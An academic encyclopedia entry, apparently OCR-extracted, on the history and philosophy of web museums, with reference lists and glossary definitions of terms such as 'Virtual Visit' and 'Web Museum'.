Mintz, A. (1998). Media and museums: A museum perspective. In S. Thomas & A. Mintz (Eds.), *The virtual and the real: Media in the museum* (pp. 19-35). Washington DC: American Association of Museums.

Mokre, M. (1998). New technologies and established institutions. How museum present themselves in the World Wide Web. *Technisches Museum Wien*. Austria: Internal report.

Nielsen, J. (2000). *Designing Web usability*. IN: New Riders.

Nyìri, J. C. (1997). Knowledge in electronic networking. *The Monist, 80*(3), 405-422.

Oberlander, J., Mellish, C., O'Donnell, M., & Knott, A. (1997). Exploring a gallery with intelligent labels. In D. Bearman & J. Trant (Eds.), *Proceedings of the Fourth International Conference on Hypermedia and Interactivity in Museums* (pp. 79-87). Pittsburgh, PA: Archives & Museums Informatics Press.

Oono, S. (1998). *International museum Web survey*. Retrieved January 10, 2007, from www.museum.or.jp

Paterno, F., & Mancini, C. (1999, March 11-14). Designing Web user interfaces adaptable to different types of use. In *Proceedings of the Third Museums and the Web Conference*, New Orleans. Retrieved January 10, 2007, from www.archimuse.com/mw1999/abstract

Peacock, T. (2002). Statistics, structures & satisfied customers: Using Web log data to improve site performance. In D. Bearman, & J. Trant (Eds.), *Proceedings of Museums and the Web 2002* (pp. 157-165). Pittsburgh, PA: Archives & Museum Informatics Press.

Raskin, J. (2000). *The humane interface: New directions for designing interactive systems*. MA: Addison-Wesley.

Reynolds, R. (1997). *Museums and the Internet: What purpose should the information supplied by museums on the World Wide Web serve?* Master's thesis, Department of Museum Studies, University of Leicester, UK.

Schaller, D. T., Allison-Bunnell, S., Borun, M., & Chambers, M. B. (2002). Comparing user preferences and visit length of educational Web sites. In D. Bearman & J. Trant (Eds.), *Proceedings of Museums & the Web 2002* (pp. 167-178). Pittsburgh, PA: Archives & Museum Informatics Press.

Schweibenz, W., & Harms, I. (2001, March 15-17). Evaluating the usability of a museum Web site. In *Proceedings of the Fifth Museums and the Web Conference,* Seattle. Retrieved January 10, 2007, from www.archimuse.com/mw2001/papers/schweibenz/schweibenz.html

Shapiro, M. Miller, B. I., Morgan, Lewis, and Bockius (2000, January-February). Copyright in the digital age. *Museums News*, 36-45, 66-67.

Shneiderman, B. (1997). Information search and visualization. *Designing user interface: Strategies for effective human computer interaction* (3rd ed.). MA: Addison-Wesley.

Siegal, P., & Grigoryeva, N. (1999, March 11-14). Using primary data to design Web sites for public and scientific audiences. In *Proceedings of the Third Museums and the Web Conference*, New Orleans. Retrieved January 10, 2007, from www.archimuse.com/mw99/papers/siegel/siegel.html

Tinelli, F. (2001, January). The RENAISSANCE PROJECT: A virtual journey in a Renaissance court. *Cultivate Interactive, 3*. Retrieved January 10, 2007, from www.cultivate-int.org/issue3/renaissance

UNESCO. (2006, June). Museums. In United Nations Educational, Scientific, and Cultural Organization**,** *Cultural Sector*. Retrieved January 10, 2007, from unesco.org/culture/en/ev.php-URL_ID=15553&URL_DO=DO_TOPIC&URL_SECTION=201.html

Vetschera, R., Kersten, G., & Köszegi, S. (2003). User assessment of Internet-based negotiation support systems: An exploration study. *InterNeg Research Papers, 04/03*, 2-33.

KEY TERMS

Computer Graphics: An expression that encompasses design, labels, and forms with various texture, fonts or frames for highlighting a Web page. As for Web museums, a small graphic or thumbnail can be tiled to create an interesting background using a range of resolution, pixels, and color gradients—either radiance, transparency, or sharpness—in a manner that affects the aesthetic beauty of masterpieces.

Cultural Portal: A network service for multiple heritage organizations (e.g., museums, science centers, historical sites, castles) that allows discovery of the arts, monuments, or places and act as a representative of the material and immaterial cultural inheritance through nature, science, people, values, and objects. For national art galleries, these cultural inheritances are visible within masterpieces (e.g., paintings, prints, sculptures), by emphasizing different artistic movements (e.g., realism, cubism, impressionism) with regard to nationalities, religion, and gender.

Digitized Artwork: A high-resolution reproduction[1] of an artwork incorporating texture, light, and colors for presenting the visual details and rendering the pigments, hues, and tones of painted oils, watercolors or impastos, and so forth, and thus amplifying the artists' brushstrokes. This is in order to depict the realism of the actual masterpieces at a level deemed worthy of the museum's reputation[1]. A reproduction is a visual image available in digital form for a licensee who has the required permission beyond the initial use; curators must then comply with copyrights for reusing masterpieces in the public domain (Kitchin, 1996).

Heritage Organization: A building, place, or institution devoted to the acquisition, conservation, study, exhibition, and educational interpretation of objects having scientific, historical, or artistic value (American Heritage Dictionary, 2003). Their numbers include both governmental and private museums of anthropology, art history and natural history, aquariums, arboreta, art centers, botanical gardens, children's museums, historic sites, nature centers, planetariums, science and technology centers, and zoos (American Association of Museums, 2000).

Interface Design: A visual organizational space for classifying or grouping contents strategically, that is, through a schematic arrangement of information with interesting menus and creative hyperlinks, intriguing captions, specific headings, clear terminology, recognizable computer graphics, and higher-end technologies; in short, a user-friendly ergonomic easily accessible for virtual visitors.

Online Exhibition: A Web-based facility displaying images and using content interpretations for understanding fine arts, taking into account both users and art-focused paradigms to produce new meanings of the artist's inspiration and recreate the objects' historical context; hence encouraging the people's curiosity to educate interactively, while presenting a unique and extensive view of art collections.

Virtual Visit: A resource that provides a visit within a real location, like an historic place and physical exhibitions. Virtual visits often aim at replicating real sites or art galleries, but they can also be fictitious spaces or imaginary exhibitions, benefiting from inventive learning attainments using interactive software, like Shockwave, Macromedia, Real Audio, or QuickTime Virtual Reality (M. Alexander, personal communication, July 2004). Hence, the utilization of higher end technologies conveys an exceptional aesthetic viewpoint focusing on interactivity and human experience.

Virtual Visitor: A term to designate a single user browsing museum Web sites, whether local or from a foreign country, that offers revealing data about the tendency of visiting online exhibitions, in particular access issues, date and duration of the visit, number of pages consulted and headings selected (Peacock, 2002).

Web Museum: A virtual gateway to online exhibitions displaying objects and digitized artworks, as well as museum-related information incorporating virtual visits (Dietz, Besser, Borda, Geber, & Levy, 2004).

ENDNOTE

1 (1) Museum of Fine Arts of Bordeaux, (2) Metropolitan Museum of Art of New York, (3) National Gallery of Art of Washington, (4) Medieval Paintings in the South of France, (5) Canadian Museum of Civilization, (6) Natural History Museum of London, (7) Virtual Museum of New France, (8) Caen Memorial, (9) Museum of Lausanne Antique, and (10) Jacques-Édouard Berger World Art Foundation. These museums were best suited for gauging aesthetic feelings.

Web Museums as the Last Endeavor

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
INTRODUCTION AND HISTORICAL BACKGROUND

In the 19th century, the museum was generally constituted as an accumulation of uncatalogued objects, while its fundamental role was relatively haphazard, with principal concern the elite's good taste and high culture provided within a sacred site. At this time, heritage organizations began serving as a pedagogical source and incorporated learning strategies to accommodate the general public. Influenced by the Arts and Craft Movement, the Industrial Revolution brought an art education awareness, which first flourished in European museums, and then emerged after the Civil War in the United States—principally between 1870 and the Wall Street crash of 1929—for studying important artworks and supporting art appreciation through a constructivist perspective (Zeller, 1989). Some scholars posit that constructivism is the most convenient way to subjectively gain understanding, by involving visitors as *active learners* beyond the traditional approach (Hein, 1998). Earlier than the Second World War, the Metropolitan Museum of Art of New York (www.metmuseum.org) was already known as a leader for setting educational programs with unique behind scenes of major masterpieces (see Figure 1), whereas the Louvre in Paris (www.louvre.fr) rapidly acted as a model in the Victorian Era for other established museums throughout the continent. Both Web museums of these organizations have shown creative ways of displaying their contents and for attracting an international crowd.

Indeed, the goal of cultural institutions is knowledge transmission and thus offering the required explanations concerning the benefit of the population's education, because individuals mainly visit museums for personal enrichment; the words egalitarianism, didacticism, and entertainment best describe the pragmatic view of North American museums. The American Association of Museums was founded in 1906 for collecting and naming objects, overseeing meanings as well as presenting information within social, cultural, economic, and political angles with respect to public interest (Ambrose & Paine, 1993). Nonetheless, it was not before the mid 1960s, 50 years later, that collection management became systematic and when interpretational material took its importance emerged by museum educators (Hooper-Greenhill, 1988). Thus, the necessity of enlightening museographic means within structured contexts became more widespread. Two decades later, Web designers gained

Figure 1. Metropolitan Museum of Art of New York©



additional visibility. As museums transform themselves into content providers, exhibitions tend to focus on the visitor, which launched Museum Studies in the early 1970s, and is the beginning of the heritage's popularization (Hooper-Greenhill, 1992; Roberts, 1997).

The concept of Web museums takes its origin from the "imaginary museum," a term introduced by the French philosopher André Malraux during the 1950s (Malraux, 1956). Web museums have sparked enthusiastic claims for art democratization to disseminate images of original artworks using several forms of medium (e.g., books, magazines, catalogues). Art democratization was developed further through digital technology and should apply whether the museum is imaginary, real, or virtual; it aims at presenting masterpieces as objects of veneration, although accessible to all. Nowadays, the advent of the Internet for heritage institutions is an indisputable turning point of the 1990s and seen as the most innovative cultural portal by both curators and educators because it holds a great potential with the realism of higher-end technologies.

The contribution of new technologies is indeed a significant change of the curators' philosophy and considered to be at the forefront of innovation for museums, avoiding the dreary institutionalized discourse of art galleries (Walsh, 1992) as well as it successfully expanded the traditional method of organizing and offering information (Hoptman, 1992). At the turn of the third millennium, the Web has inevitably helped national art galleries accelerate their scope of cultural diffusion by offering an inventive landscape as a specific means of communication to heritage and recognition of the artistic creations, thereby achieving exposure to the highest number of people from fulfilling multimedia experiences to Podcasting (Müller, 2003; Bernier, 2005; Katz et al., 2006).

Our key objective is to provide a clear meaning for the philosophy of museums found on the Internet, typically known as Web museums or virtual museums, continuously molded by new features such as blockbuster exhibitions, databases, quizzes, virtual guided tours, specialized online forums, and Web casts (Bernier, 2007). In this way, the Web museum is a virtual layout inspired of the real building, providing a specific setting for educational resources. The main characteristic to stress about museums online is that they are spaced-oriented institutions providing a dynamic environment for art exhibits with two issues (Jones-Garmil, 1997; Nilsson, 1997): (1) its structure (i.e., ergonomics) and (2) its layout (i.e., iconography). In other words, the architecture no longer remains problematic, because there are no awkward spaces or limitations on the number of objects; as a result, there is indefinite storytelling to pass on knowledge. Contextualizing objects according to ideas rather than physical and functional taxonomies represent a significant paradigm shift for museums (Cameron, 2001).

Consequently, we ask ourselves: what is the major distinction between online exhibitions also presented in physical museums as opposed to those exclusively accessible on the Internet? Firstly, what links both environments are—whether real or virtual—places of conservation, education, and research and reflection on our cultural inheritance, as well as material evidence of people and their environment at local and international levels with contents concerning the past, the present, and even the future (ICOM, 2004; UNESCO, 2006). Secondly, another connection to be established is conveying a self-contained and genuine aesthetic art experience or visiting the physical organizations in real-time. However, the principal distinction from the real institution is to conceal one's visualization of the masterpieces, like texture and composition or showing the objects' dimensions in their natural surroundings; while the ideological divergence lies in a nonlinear visit offered through multilayered features.

THE UBIQUITY OF WEB MUSEUMS

Museums online can be trustworthy interpretational resources, if they are not pedantic or authoritarian in their ways of educating young and old people (Bearman & Trant, 2000). Hence, art galleries are no longer strictly reserved for high culture, bypassing social and economic ranks as well as ethnic background and geographical location, building an international status for objects, artworks, and overall collections (Bernier, 2001). Web museums have indeed become very expedient for all strata of the society, such as marginalized groups (e.g., third world countries) that are free from localism and can equally browse information on foreign organizations available 24 hours daily and all free of charge. The intrinsic strengths of the "ubiquitous museum" is also making no distinction between remote and onsite visitors, by constantly developing technology usage opportunities for the museum's entire knowledge arsenal (Sumption, 2006). For example, every release in a foreign language, the Louvre Web site has constantly grown with more than 2.5 million monthly hits (Louvre Newsletter, 1997). The Canadian Museum of Civilization has reached close to 6 million online visitors, which is a four to one ratio over onsite visits (Macdonald, 2000), whereas the National Art Gallery of New York has received 1.2 million virtual visitors yearly in comparison to 1.6 million in person (Johnson, 2000). Most importantly, Web logs have proved to be efficient for social tagging (i.e., how people search art objects with key words) and therefore, build communities of interest according to specific index.

Today, many cultural institutions emphasize serving the general public instead of augmenting their collections in order to become incentive to mass tourism, disregarding the visitors' enquiries and the quality of information.

However, many academics recognize that museum Web sites can exhibit countless narrative perspectives (Mokre, 1998; Oberlander, Mellish, O'Donnell, & Knott, 1997) for enabling social, political, or collective memories through newspapers and photographs (Coldicutt & Streten, 2005; Giaccardi, 2004; Tinelli, 2001), using particular issues to reach targeted audiences (Schaller et al., 2002) as well as a greater accessibility for underserved communities, chiefly children, minorities, and the disabled (Bowen, 2003; McMullin, 2002; Rarick-Witchey, 2003), through browser, font, size, and color combinations. In this respect, the museum online is more a delivery device; it either connects the artifact with visitors or alternatively facilitates interaction with the artifact. Nevertheless, the curators give no clues as to how they convey importance to objects, nor why they chose to place them on the Internet (Davallon, 1998).

On the other hand, several scholars mentioned that the *raison d'être* of museums is to struggle against pop culture. The "Macdonaldization of culture" (Ritzer, 2000) is indeed gaining ground, by mimicking multimedia industries (e.g., computer games), mostly irrelevant for art connoisseurs. A few also pointed out that heritage institutions contributed to the gadget-ridden society, which gave satisfaction to postmodern populists, to attract a younger crowd. Hence, the previous trend led to the "Disneyfication of museums" (Bolter, 1991; Roberts, 1997). Some academics speak in terms of lonely museum visitors navigating through deserted art galleries seeking pleasure to the detriment of an aesthetic reflection and where individuals wander from one showroom to another, without really giving attention to contents (Bolter, 1991; Botysewick, 1998; Griffiths, 2005; Roberts, 1997). This resulted in a metalanguage for interpretational cues that provides a sophisticated immersive experience rather than an emotional perception of artworks (Schoenberg, 2004). Lesser cultural institutions have overcommercialized themselves, by selling goods (e.g., posters, coffee mugs, ties) through cybershops (Harley, 1996). The virtualization of museums converges toward mere consumption, instead of being a Mecca of higher learning. Most current opinions agree with the fact that the museum's contemporary features involve a tension between education and entertainment, namely edutainment.

Furthermore, the art experiment takes form through a computer screen with an excessive use of metaphors, in what is called the "Museumification of objects" (Hazan, 2001), which has created a breed of curators suspicious about online exhibitions, because the Web emphasizes the interface design. Others also cautioned that Web museums display content, forsaking the paintings' quality shown with poor quality resolution and no dimension; it is an artificial screen projection of art objects (Bowen, Bennett, & Johnson, 1998; Davallon, 1998; Mackenzie, 1996). Thus, the digitization of artworks involves a loss of its *aura*; the fact that they are exhibited on the Internet may decrease its significance because their authenticity is not guaranteed. The historical evidence being determined by time as well as by physical conditions, the uniqueness of artwork is steadily eroded (Benjamin, 1935). Those critics are still subjected to questioning.


It is a tremendous step to visit museums worldwide covering general topics (e.g., arts, natural history, civilization), narrower subject areas (e.g., health, music, sports) or any topical debates (e.g., contemporary paintings, space advancements, ethic matters) often presented within structured didactic activities (e.g., K-12 demonstrations, quizzes, interactive discoveries). The *aiding of users* with key-paths (e.g., hypertext links), captions (e.g., Picture of the Month), captions (e.g., thumbnail masterpieces), higher-end technologies (e.g., QTVR), extradimensional visualization (e.g., magnifying glass), a range of exhibitions (e.g., upcoming), and content personalization (e.g., individual visit agenda), as well as Web-based discussion groups (e.g., Listservs). These efforts demonstrate the curators' attention for mediating concepts, objects, or artists' movements regarded as salient information and generating original online forums and headings through improved navigational tools to feed exhibits and bring a particular outlook on masterpieces, artifacts, or events (Bernier, 2007; Bernier & Bowen, 2004; Filippini-Fantoni, Bowen, & Numerico, 2005). By suggesting alternative visits to real institutions, museum educators have contributed to an additional value for pedagogical attainments for virtual visitors (Falk & Dierking, 2000; Kravchyna & Hastings, 2002; Mokre, 1998). Further investigations need to be done in this direction because of its quick developing complexity and numerous ramifications (see Figure 2).

CONCLUSION

The art democratization through the Internet may be an urban myth, although the outbreak of cultural globalization did increase the demand for various levels of information from a diversified audience. Moreover, with the constant growth of blockbusters, Web museum designers should demonstrate creative usability of IT to determine learning contexts by disseminating knowledge to different types of museum-goers (e.g., art connoisseur, neophyte, museum lover) and according to the visitors' Internet expertise (i.e., novice, intermediate, expert), instead of attempting to design interfaces for specialists *ab initio*.

The museum has evolved from an information pool to a content provider. If curators are genuinely interested in the public browsing art collections online, the primacy of the artifact will have to disappear. Museums online await a bright future and will hopefully increase the popular tendency of seeing the real objects and visiting the physical institution as well as achieving its overall mission. The quintessence of Web museums is to communicate with art lovers and to fulfil the needs of visitors, not the whims of curators!

Figure 2. Web museum-cluster characteristics



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REFERENCES

AAM. (2000). What is a museum? *American Association of Museums*. Retrieved January 9, 2007, from www.aam-us.org/aboutmuseums/whatis.cfm

Ambrose, T., & Paine, C. (1993). *Museums basics*. New York: Routledge.

Benjamin, W. (1935). *The work of art in the age of mechanical reproduction (art essay)*. Retrieved January 9, 2007, from www.jahsonic.com/WAAMR.html

Bernier, R. (2001). Les musées sur Internet en quatre tableaux: Le dernier avatar du musée, Section Cyberculture. *Archée*, mars. Retrieved January 9, 2007, from archee.qc.ca

Bernier, R. (2003). Usability of interactive computers in exhibitions. *Journal of Educational Computing Research, 28*(3), 245-272.

Bernier, R. (2005). The educational approach of virtual science centers: Two Web cast studies (The Exploratorium and La Cité des Sciences et de l'Industrie). In R. Subramaniam & W. H. L. Tan (Eds.), *E-learning and virtual science centers* (pp. 393-422). Hershey, PA: Idea Group Reference.

Bernier, R. (2007). Accessing heritage through the Internet: The French perception of Web museums. *Behavioral and Information Technology Journal* (Forthcoming).

Bernier, R., & Bowen, J. (2004). Web-based discussion groups at stake: The profile of museum professionals online. *Program, 38*(2), 120-137.

Bolter, J. D. (1991). *Writing space: The computer, hypertext, and history of writing*. Hillsdale, NJ: Lawrence Erlbaum.

Botysewick, S. (1998). Networked media: The experience is closer than you think. In S. Thomas & A. Mintz (Eds.), *The virtual and the real: Media in the museum* (pp. 103-117). Washington, DC: American Association of Museums.

Bowen, J. (2003, July 22-26). Web access to cultural heritage for the disabled. In *Proceedings of the EVA 2003 International Conferences: Electronic Information, the Visual Arts and Beyond*, London, UK. Retrieved January 9, 2007, from www.jpbowen.com/pub/eva2003.pdf

Bowen, J., Bennett, J., & Johnson, J. (1998). Musées virtuels et visiteurs virtuels. In R. Bernier & B. Goldstein (Dirs.), Publics, nouvelles technologies et musées (Special Issue), *Publics et Musées, 13,* Presses universitaires de Lyon: Lyon, 109-127.

Cameron, F. (2001). World of museums. Wired collections—The next generation. *Museum Management and Curatorship, 19*(3), 309-315.

Coldicutt, R., & Streten, K. (2005, April 14-16). Democratize And distribute: Achieving a many-to-many content model. In *Proceedings of the Eighth Museums and the Web Conference*, Vancouver, British Columbia. Retrieved January 9, 2007, from www.archimuse.com/mw2005/papers/coldicutt/coldicutt.html

Davallon, J. (1998). Une écriture éphémère : L'exposition face au multimédia. In P. Lardellier (Dir.), Penser le multimédia (Special Issue), *Degrés, 92-93* (section h), 27 pages.

Dietz, S., Besser, H., Borda, A., Geber, K. and Lévy, P. (2004). *Musée virtuel: La prochaine génération,* Rapport interne, Réseau Canadien d'Information sur le Patrimoine, Ottawa, février, 109 p. Retrieved January 9, 2007, from www.chin.gc.ca/Francais/Pdf/Membres/Prochaine_Generation/mv_lpg.pdf

Falk, J. H., & Dierking, L. D. (2000). *Learning from museums*. Walnut Creek: AltaMira Press.

Filippini-Fantoni, S., Bowen, J. P., & Numerico, T. (2005). Personalization issues for science museum Web sites and e-learning. In R. Subramaniam & W. H. L. Tan (Eds.), *E-learning and virtual science centers* (pp. 272-291). Hershey, PA: Idea Group Reference.

Galani, A., & Chalmers, M. (2004). *Empowering the remote visitor: Supporting social museum experiences among local and remote visitors, ICM.* Retrieved January 9, 2007, from www.dcs.gla.ac.uk/~matthew/papers/ICM2004.pdf

Giaccardi, E. (2004, March 31-April 3). Memory and territory: New forms of virtuality for the museum. In *Proceedings of the Seventh Museums and the Web Conference,* Arlington, VA. Retrieved January 9, 2007, from www.archimuse.com/mw2004/papers/giaccardi/giaccardi.html

Griffiths, A. (2005, February). Media technology and museum display: A century of accommodation and conflict. *MIT Communications forum.* Retrieved January 9, 2007, from web.mit.edu/comm-forum/papers/grifftihs.html

Harley, R. (1996). That's interaction! Audience participation in entertainment monopolies. *Convergence, 2*(1), 101-123.

Hazan, S. (2001, March 11-14). The virtual aura—Is there space for enchantment in a technological world? In *Proceedings of the Fifth Museum and the Web Conference*, New Orleans, LA. Retrieved January 9, 2007, from www.archimuse.com/mw2001/papers/hazan/hazan.html

Hein, G. E. (1998). *Learning in the museum*. London: Routledge.

Hooper-Greenhill, E. (1988). *The museum: The socio-historical articulations of knowledge and things*. Doctoral thesis, Institute of Education, University of London.

Hooper-Greenhill, E. (1992). *Museums and the shape of knowledge*. London: Routledge.

Hooper-Greenhill, E. (1999). The educational role of the museum (2nd ed.). In E. Hooper-Greenhill (Ed.), *Series Leicester readers in museum studies.* London: Routledge.

Hoptman, G. (1992). The virtual museum and related epistemological concerns. In E. Barret (Ed.), *Sociomedia, multimedia, hypermedia and the social construction of knowledge* (pp. 141-159). MA: MIT; London: Cambridge.

ICOM. (2004). Thematic files: The definition of the museum. In The International Council of Museums, *ICOM News, 57*(2). Retrieved January 9, 2007, from icom.museum/definition.html (Referring to ICOM statutes, article 2 paragraph 1).

Johnson, N. B. (2000, April-March). Tracking the virtual visitor. Report from the National Gallery of Art. In The virtual visitor in the Internet century, *Museum News*, 42-45, 67-71.

Jones-Garmil, K. (1997). *The wired museum: Emerging technology and changing paradigms*. Washington, DC: American Association of Museums.

Katz, S., Kahanov, Y., Kashtan, N., Kuflik, T., Graziola, I., Rocchi, C., et al. (2006, March 22-25). Preparing personalized multimedia presentations for a mobile museum visitors' guide—A methodological approach. In *Proceedings of the Nineth Museums and the Web Conference,* Albuquerque, NM. Retrieved January 9, 2007, from www.archimuse.com/mw2006/papers/katz/katz.html

Kitchin, C. (1996). A *proposal for educational fair use. Guidelines for digital images.* Washington, DC: American Association of Museums. Retrieved January 9, 2007, from www.utsystem.edu/OGC/IntellectualProperty/imagguid.htm

Kravchyna, V., & Hastings, K. (2002, February). Informational value of museum. *First Monday, 7*(2). Retrieved Janaury 9, 2007, from www.firstmonday.dk/issues/issue7_2/kravchyna

Louvre Newsletter (1997). *Site Internet du musée du Louvre: Fréquentation record et lancement d'une version en japonais,* Musée du Louvre: Paris, Printemps.

Macdonald, G. F. (2000, March-April). Digital visionary. George F. Macdonald and the world's first museum of the Internet century. In The virtual visitor in the Internet century, *Museum News*, 34-41, 72-74.

Malraux, A. (1956). Museum without walls. *The voices of silences* (pp. 13-127). New York: Double Day.

McMullin, B. (2002, December).Users with disability need not apply? Web accessibility in Ireland. *First Monday, 7*(12). Retrieved January 9, 2007, from www.firstmonday.org/issues/issue7_12/mcmullin/index.html

Mintz, A. (1998). Media and museums: A museum perspective. In S. Thomas & A. Mintz (Eds.), *The virtual and the real: Media in the museum* (pp. 19-35). Washington: American Association of Museums.

Mokre, M. (1998). New technologies and established institutions. How museums present themselves in the World Wide Web. *Technisches Museum Wien*. Austria: Internal report.

Müller, K. (2003, May-June). The culture of globalization. In The culture of globalization, *Museum News*, 19-21, 38-39, 62-63.

Nilsson, T. (1997). The interface of a museum: Text, context and hypertext in a performance setting. In D. Bearman & J. Trant (Eds.), *Proceedings of museums and interactive multimedia 1997* (pp. 146-153). Pittsburgh, PA: Archives & Museum Informatics Press.

Oberlander, J., Mellish, C., O'Donnell, M., & Knott, A. (1997). Exploring a gallery with intelligent labels. In D. Bearman & J. Trant (Eds.), *Proceedings of the Fourth International Conference on Hypermedia and Interactivity in Museums* (pp. 79-87). Pittsburgh, PA: Archives & Museums Informatics Press.

Patterson, B. W. (1992). Professional standards for museum educators. *Patterns in practice*. Washington, DC: Museum Education Roundtable.

Peacock, T. (2002). Statistics, structures & satisfied customers: Using Web log data to improve site performance. In D. Bearman & J. Trant (Eds.), *Proceedings of Museums and the Web 2002* (pp. 157-165). Pittsburgh, PA: Archives & Museum Informatics Press.

Rarick-Witchey, H. (2003, March 19-21). Are art museums serving our targeted audiences? In *Proceedings of the Seventh Museums and the Web Conference*, Charlotte, NC. Retrieved January 9, 2007, from www.archimuse.com/mw2003/papers/witchey/witchey.html

Roberts, L. C. (1997). *From knowledge to narrative: Educators and the changing museum*. Washington, DC: Smithsonian Institution Press.

Schoenberg, L. (2004, Spring). The Tate Modern and the future of the art museums. *Canadian Aesthetics Journal, 9*. Retrieved January 9, 2007, from www.uqtr.ca/AE/Vol_9/nihil/shoen.htm

Shapiro, Brett, Miller, Morgan, Lewis, & Bockius (2000, January-February). Copyright in the digital age. *Museums News*, 36-45, 66-67.

Sumption, K. (2006, March 22-25). In search of the ubiquitous museum: Reflections of ten years of museums and the Web. In *Proceedings of the Nineth Museums and the Web Conference*, Albuquerque, NM. Retrieved January 9, 2007, from www.archimuse.com/mw2006/papers/sumption/sumption.html

Tinelli, F. (2001, January). The RENAISSANCE PROJECT: A virtual journey in a Renaissance court. *Cultivate Interactive, 3*. Retrieved January 9, 2007, from www.cultivate-int.org/issue3/renaissance

UNESCO. (2006, June). Museums: United Nations Educational, Scientific, and Cultural Organization**.** *Cultural Sector*. Retrieved January 9, 2007, from unesco.org/culture/en/ev.php-URL_ID=15553&URL_DO=DO_TOPIC&URL_SECTION=201.html

Walsh, K. (1992). *The representation of the past: Museums and heritage in the post-modern world*. London: Routledge.

Zeller, T. (1989). The historical and philosophical foundations of art museum education in America. *Museum education, history, theory and practice* (pp. 10-89). Reston, VA: National Art Education Association.

KEY TERMS

Cultural Portal: A network service for multiple heritage organizations (e.g., museums, science centers, historical sites, castles) that allows discovery of the arts, monuments or places and act as a representative of the material and immaterial cultural inheritance through nature, science, people, values, and objects. For national art galleries, these cultural inheritances are visible within masterpieces (e.g., paintings, prints, sculptures) by emphasizing different artistic movements (e.g., realism, cubism, impressionism) with regard to nationalities, religion, and gender.

Digitized Artwork: A high-resolution reproduction[1] of an artwork incorporating texture, light, and colors for presenting the visual details and rendering the pigments, hues, and tones of painted oils, watercolors, impastos, and so forth, thus amplifying the artists' brushstrokes. This is in order to depict the realism of the actual masterpieces at a level deemed worthy of the museum's reputation. [1]A reproduction is a visual image available in digital form for a licensee who has the required permission beyond the initial use; curators must then comply with copyrights for reusing masterpieces in the public domain (Kitchin, 1996).

Heritage Organization: A building, place, or institution devoted to the acquisition, conservation, study, exhibition, and educational interpretation of objects having scientific, historical, or artistic value (American Heritage Dictionary, 2003). Their numbers include both governmental and private museums of anthropology, art history, and natural history, aquariums, arboreta, art centers, botanical gardens, children's museums, historic sites, nature centers, planetariums, science, and technology centers and zoos (American Association of Museums, 2000).

